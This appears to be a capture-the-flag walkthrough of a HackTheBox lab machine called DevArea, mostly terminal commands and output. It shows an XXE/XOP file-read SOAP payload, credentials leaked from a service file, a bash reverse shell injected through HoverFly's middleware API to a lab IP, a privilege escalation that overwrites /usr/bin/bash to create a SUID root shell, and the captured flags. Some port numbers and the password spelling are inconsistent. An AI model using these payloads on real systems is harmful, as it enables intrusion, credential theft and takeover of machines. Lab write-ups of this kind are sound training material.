
DEVAREA



`sudo openvpn ...machines_us-3.ovpn` You connected to a VPN using an `.ovpn` config file (likely from HackTheBox or TryHackMe). This tunnels your traffic into the lab network so you can reach target machine

```
┌──(emobilis㉿kali)-[~]
└─$ sudo openvpn "/home/emobilis/Downloads/machines_us-3.ovpn"
[sudo] password for emobilis:
2026-04-23 10:46:31 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.

2026-04-23 10:46:31 WARNING: Compression for receiving enabled. Compression has been used in the past to break encr
yption. Compression support is deprecated and we recommend to disable it completely.
2026-04-23 10:46:31 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-04-23 10:46:31 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AE
AD] [DCO]
2026-04-23 10:46:31 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
```

`ping -c 4 10.129.43.16` You pinged the target machine 4 times to confirm it's reachable through the VPN. All 4 packets came back with 0% loss, meaning the connection is live and you're ready to start attacking/enumerating the box.

```
┌──(emobilis㉿kali)-[~]
└─$ ping -c 4 10.129.43.16
PING 10.129.43.16 (10.129.43.16) 56(84) bytes of data.
64 bytes from 10.129.43.16: icmp_seq=1 ttl=63 time=322 ms
64 bytes from 10.129.43.16: icmp_seq=2 ttl=63 time=347 ms
64 bytes from 10.129.43.16: icmp_seq=3 ttl=63 time=259 ms
64 bytes from 10.129.43.16: icmp_seq=4 ttl=63 time=250 ms

--- 10.129.43.16 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 249.859/294.447/346.510/40.977 ms
```


You ran an aggressive Nmap scan to enumerate open ports and services on the target. It revealed 4 open ports:

- **21 (FTP)** — vsftpd 3.0.5, with anonymous login allowed
- **22 (SSH)** — OpenSSH 9.6p1
- **80 (HTTP)** — Apache, redirecting to `devarea.htb`
- **8000 (HTTP)** — Jetty server

- **8500 (HTTP)** — Golang proxy server

```
┌──(emobilis㉿kali)-[~]
└─$ nmap -sCV -A 10.129.43.16
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 10:48 -0400
Nmap scan report for 10.129.43.16
Host is up (0.26s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.15.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
| End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-title: Did not follow redirect to http://devarea.htb/
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-server-header: Jetty(9.4.27.v20200227)
|_http-title: Error 404 Not Found
8500/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 23 Apr 2026 14:49:14 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
```

```
┌──(emobilis㉿kali)-[~]
└─$ echo "10.129.43.16 devarea.htb" | sudo tee -a /etc/hosts
[sudo] password for emobilis:
10.129.43.16 devarea.htb
```



`curl http://devarea.htb:8000/employeeservice?wsdl` You fetched the WSDL file to **discover the structure of a SOAP web service** — understanding what functions/endpoints are available to interact with (e.g., `submitReport`).

```
┌──(emobilis㉿kali)-[~]
└─$ curl http://devarea.htb:8080/employeeservice?wsdl
<?xml version="1.0" encoding="UTF-8"?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="htt
p://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xm
lns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualifi
ed" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
```

`curl -s -X POST ... with XOP Include payload` You sent a crafted SOAP request exploiting an **XXE (XML External Entity) injection** vulnerability. You used an `xop:Include` with a `file://` URI pointing to `/etc/systemd/system/hoverfly.service` to **read sensitive files from the server**

```
┌──(emobilis㉿kali)-[~]
└─$ curl -s -X POST 'http://devarea.htb:8080/employeeservice' \
  -H 'Content-Type: multipart/related; boundary=MIMEBoundary; type="application/xop+xml"; start="<root@example.com>"
; start-info="text/xml"' \
  --data-binary @- << 'EOF'
--MIMEBoundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: binary
Content-ID: <root@example.com>

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:tns="http://devarea.htb/"
               xmlns:xop="http://www.w3.org/2004/08/xop/include">
  <soap:Body>
    <tns:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>
          <xop:Include href="file:///etc/systemd/system/hoverfly.service"/>
        </content>
        <department>x</department>
        <employeeName>x</employeeName>
      </arg0>
    </tns:submitReport>
  </soap:Body>
</soap:Envelope>
--MIMEBoundary--
EOF
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2
= http://devarea.htb/ "><return>Report received from x. Department: x. Content: W1VuaXRdCkRlc2NyaXB0aW9uPUhvdmVyRmx5l
HNlcnZpY2UKQWZ0ZXI9bmV0d29yay50YXJnZXQKCltTZXJ2aWNlXQpVc2VyPWRldl9yeWFuCkdyb3VwPWRldl9yeWFuCldvcmtpbmdEaXJlY3Rvcnk9L
29wdC9Ib3ZlckZseQpFeGVjU3RhcnQ9L29wdC9Ib3ZlckZseS9ob3ZlcmZseSAtYWRkIC11c2VybmFtZSBhZG1pbiAtcGFzc3dvcmQgTzdJSjI3TXl5W
GlVIC1saXN0ZW4tb24taG9zdCAwLjAuMC4wCgpSZXN0YXJ0PW9uLWZhaWx1cmUKUmVzdGFydFNlYz01ClN0YXJ0TGltaXRJbnRlcnZhbFNlYz02MApTd
GFydExpbWl0QnVyc3Q9NQpMaW1pdE5PRklMRT02NTUzNgpTdGFuZGFyZE91dHB1dD1qb3VybmFsClN0YW5kYXJkRXJyb3I9am91cm5hbAoKW0luc3Rhb
GxdCldhbnRlZEJ5PW11bHRpLXVzZXIudGFyZ2V0Cg==</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
```

`echo [base64 string] | base64 -d` The server returned the file contents base64-encoded, so you decoded it to **read the plaintext file** — which revealed HoverFly service details including a **username (`dev_ryan`) and what appears to be a password**, giving you

credentials to potentially SSH in or access another service.

```
┌──(emobilis㉿kali)-[~]
└─$ echo 'W1VuaXRdCkRlc2NyaXB0aW9uPUhvdmVyRmx5IHNlcnZpY2UKQWZ0ZXI9bmV0d29yay50YXJnZXQKCltTZXJ2aWNlXQpVc2VyPWRldl9yeW
FuCkdyb3VwPWRldl9yeWFuCldvcmtpbmdEaXJlY3Rvcnk9L29wdC9Ib3ZlckZseQpFeGVjU3RhcnQ9L29wdC9Ib3ZlckZseS9ob3ZlcmZseSAtYWRkIC
11c2VybmFtZSBhZG1pbiAtcGFzc3dvcmQgTzdJSjI3TXl5WGlVIC1saXN0ZW4tb24taG9zdCAwLjAuMC4wCgpSZXN0YXJ0PW9uLWZhaWx1cmUKUmVzdG
FydFNlYz01ClN0YXJ0TGltaXRJbnRlcnZhbFNlYz02MApTdGFydExpbWl0QnVyc3Q9NQpMaW1pdE5PRklMRT02NTUzNgpTdGFuZGFyZE91dHB1dD1qb3
VybmFsClN0YW5kYXJkRXJyb3I9am91cm5hbAoKW0luc3RhbGxdCldhbnRlZEJ5PW11bHRpLXVzZXIudGFyZ2V0Cg==' | base64 -d
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
```

`TOKEN=$(curl -X POST .../api/token-auth ...)` You authenticated to the HoverFly API using the credentials found earlier (`admin:O7JJ27MyyXiU`) to **get a JWT token** needed to make authorized API calls.

```
┌──(emobilis㉿kali)-[~]
└─$ TOKEN=$(curl -s -X POST http://10.129.43.16:8888/api/token-auth \
  -H 'Content-Type: application/json' \
  -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

echo "$TOKEN"
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODc5OTc4NDAsImlhdCI6MTc3Njk1Nzg0MCwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1
pbiJ9.E16HWMCYBUYAKmisRjvgonyMhLTQQdwT1tQyOy5quNbTVP5p0XpEjzTSoHc_A36YcLyKbwiQgcuVXPkBNSHBPg
```

Decoding the JWT (`base64 -d`) You decoded the token to **verify it was valid and inspect its contents** (confirmed `username: admin` and expiry time).

```
┌──(emobilis㉿kali)-[~]
└─$ echo 'eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODc5OTc4NDAsImlhdCI6MTc3Njk1Nzg0MCwic3ViIjoiIiwidXNlcm5hb
WUiOiJhZG1pbiJ9.E16HWMCYBUYAKmisRjvgonyMhLTQQdwT1tQyOy5quNbTVP5p0XpEjzTSoHc_A36YcLyKbwiQgcuVXPkBNSHBPg' | cut -d '.'
 -f2 | base64 -d 2>/dev/null | jq
{
  "exp": 2087997840,
  "iat": 1776957840,
  "sub": "",
  "username": "admin"
}
```

`curl -X PUT .../api/v2/hoverfly/middleware` **with bash reverse shell payload** You abused HoverFly's middleware feature to **inject a reverse shell command** (`bash -i >& /dev/tcp/10.10.15.3/4444 0>&1`), making the server execute it when processing re

```
┌──(emobilis㉿kali)-[~]
└─$ TOKEN=$(curl -s -X POST http://10.129.43.16:8888/api/token-auth \
  -H 'Content-Type: application/json' \
  -d '{"username":"admin","password":"O7IJ27MyyXiU"}' | jq -r .token)

echo "$TOKEN"
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODc5OTg4MDEsImlhdCI6MTc3Njk1ODgwMSwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1
pbiJ9.5MlFBHI45P4ZBVB-myu8L5e2BGxxCVDRMS0hN7tV-auHalJphFR9k0gnbPmWFHEFYcDXjfys86umabaRrtYCyg

┌──(emobilis㉿kali)-[~]
└─$ curl -s -X PUT http://10.129.43.16:8888/api/v2/hoverfly/middleware \
  -H "Authorization: Bearer $TOKEN" \
  -H 'Content-Type: application/json' \
  -d '{"binary":"bash","script":"bash -i >& /dev/tcp/10.10.15.3/4444 0>&1"}'
{"error":"Middleware failed\nCommand: bash /tmp/hoverfly/hoverfly_3236215701\nexit status 1\n\nSTDIN:\n{\"response\"
:{\"status\":200,\"body\":\"ok\",\"encodedBody\":false,\"headers\":{\"test_header\":[\"true\"]}},\"request\":{\"path
\":\"/\",\"method\":\"GET\",\"destination\":\"www.test.com\",\"scheme\":\"\",\"query\":\"\",\"formData\":null,\"body
\":\"\",\"headers\":{\"test_header\":[\"true\"]}}}"}
┌──(emobilis㉿kali)-[~]
```

```
┌──(emobilis㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...

connect to [10.10.15.3] from (UNKNOWN) [10.129.43.16] 59380
bash: cannot set terminal process group (1412): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$
dev_ryan@devarea:/opt/HoverFly$ cd
cd
dev_ryan@devarea:~$ id
id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
dev_ryan@devarea:~$ cd ~
cd ~
dev_ryan@devarea:~$ cat /home/dev_ryan/user.txt
cat /home/dev_ryan/user.txt
4645716e8ab873ebba0443467a431857
dev_ryan@devarea:~$
```

User flag owned

Submit Flag

```
┌──(emobilis㉿kali)-[~/CVE-2022-46364-PoC]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.3] from (UNKNOWN) [10.129.43.124] 46880
bash: cannot set terminal process group (1451): Inappropriate ioctl for device
bash: no job control in this shell
dev_ryan@devarea:/opt/HoverFly$ cp /usr/bin/bash /tmp/bash.bak
chmod +x /tmp/bash.bakcp /usr/bin/bash /tmp/bash.bak
dev_ryan@devarea:/opt/HoverFly$ sh
chmod +x /tmp/bash.baksh
chmod: cannot access '/tmp/bash.baksh': No such file or directory
dev_ryan@devarea:/opt/HoverFly$ cp /usr/bin/bash /tmp/bash.bak
cp /usr/bin/bash /tmp/bash.bak
dev_ryan@devarea:/opt/HoverFly$ chmod +x /tmp/bash.bak
chmod +x /tmp/bash.bak
dev_ryan@devarea:/opt/HoverFly$ sh
sh
killall bash
lsof /usr/bin/bash
COMMAND  PID     USER  FD   TYPE DEVICE SIZE/OFF NODE NAME
bash    5644 dev_ryan txt    REG  252,0  1446024  511 /usr/bin/bash
kill -9 5644
lsof /usr/bin/bash
cat > /usr/bin/bash << 'EOF'
#!/tmp/bash.bak
cp /tmp/bash.bak /tmp/rootbash
chmod 4755 /tmp/rootbash
EOF
sudo /opt/syswatch/syswatch.sh status
ls -la /tmp/rootbash
-rwsr-xr-x 1 root root 1446024 Apr 23 20:42 /tmp/rootbash
/tmp/rootbash -p
cat /root/root.txt
de74750cf6a45d1749dbc06800838961
```

You have solved DevArea!

Congratulations mwonjos best of luck in capturing flags ahead!

#3901	23 Apr 2026	845
Machine Rank	Pwn Date	XP Earned

Ok Share